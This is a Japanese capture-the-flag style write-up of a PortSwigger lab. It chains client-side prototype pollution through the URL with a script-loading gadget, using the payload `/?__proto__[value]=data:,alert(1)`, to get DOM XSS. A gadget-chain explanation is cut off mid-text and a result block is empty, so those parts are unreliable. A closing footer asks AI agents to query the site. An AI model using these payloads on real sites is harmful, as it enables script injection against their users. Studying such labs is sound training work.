> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/ja/web/prototype-pollution/client-side-prototype-pollution-via-browser-apis.md).
# ブラウザAPI経由のクライアントサイド・プロトタイプ汚染
ブラウザAPI経由のクライアントサイド・プロトタイプ汚染の PortSwigger Web Security Academy ラボ向けノート。攻撃フロー、ペイロードテスト、Burp Suite による検証、および是正策の文脈を含みます。
### ブラウザAPIを用いたクライアントサイドのプロトタイプ汚染
#### ラボのコンテキスト
このラボは〜に脆弱です **DOM XSS** 〜を介してトリガーされる **クライアントサイドのプロトタイプ汚染**. / 開発者は潜在的なガジェットを特定して修正を試みましたが、〜することが可能です **パッチを迂回する**.
目的:
* 〜を見つける **ソース** 任意のプロパティを追加するための `Object.prototype`
* 〜を特定する **ガジェットのプロパティ** JavaScript実行につながる
* 両方を組み合わせて〜を引き起こす `alert()`
### 1) ソース: `Object.prototype` URL経由の汚染
#### クエリ文字列からの注入

URL経由で汚染をテストします:
```javascript
/?__proto__[foo]=bar
```
#### コンソールで制御
ブラウザのコンソールで:
```javascript
console.log({}.foo)
```
結果: `bar`/ これは、グローバルプロトタイプにプロパティを注入できたことを確認しています。
### 2) 影響の理解: オブジェクトの挙動の変更

オブジェクトを介したプロトタイプ変更の例:
```javascript
const jordan = {
}
jordan.__proto__.country = "Andorra"
```

次に:
```bash
console.log({}.country)
```
すべてのオブジェクトが継承するようになります `country`、これが汚染の全体的な影響を示しています。
### 3) ガジェット: 継承されたプロパティ経由のスクリプトの動的読み込み
注目すべきファイルは:
`/resources/js/searchLoggerConfigurable.js`
```javascript
async function logQuery(url, params) {
try {
await fetch(url, {method: "post", keepalive: true, body: JSON.stringify(params)});
} catch(e) {
console.error("Failed storing query");
}
}
async function searchLogger() {
let config = {params: deparam(new URL(location).searchParams.toString()), transport_url: false};
Object.defineProperty(config, 'transport_url', {configurable: false, writable: false});
if(config.transport_url) {
let script = document.createElement('script');
script.src = config.transport_url;
document.body.appendChild(script);
}
if(config.params && config.params.search) {
await logQuery('/logger', config.params);
}
}
window.addEventListener("load", searchLogger);
```
#### 主要なスクリプトの動作(要約)
* オブジェクトを構築します `config` 次を含む:
* `params` (URLから)
* `transport_url` 〜に初期化される `false`
* それを固定します `config.transport_url` を `Object.defineProperty(... configurable:false, writable:false)`
* 次に:
* もし `config.transport_url` が真なら → 〜を作成します `
```
`src` は制御可能です。
#### ステップ2: 〜を介してJSを実行する `data:` URL

最終ペイロード:
```javascript
/?__proto__[value]=data:,alert(1)
```

観測された結果:
```javascript
```
ブラウザは〜と解釈し `data:,alert(1)` そして〜を実行します `alert(1)`: **DOM XSSの実行に成功**.
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/ja/web/prototype-pollution/client-side-prototype-pollution-via-browser-apis.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.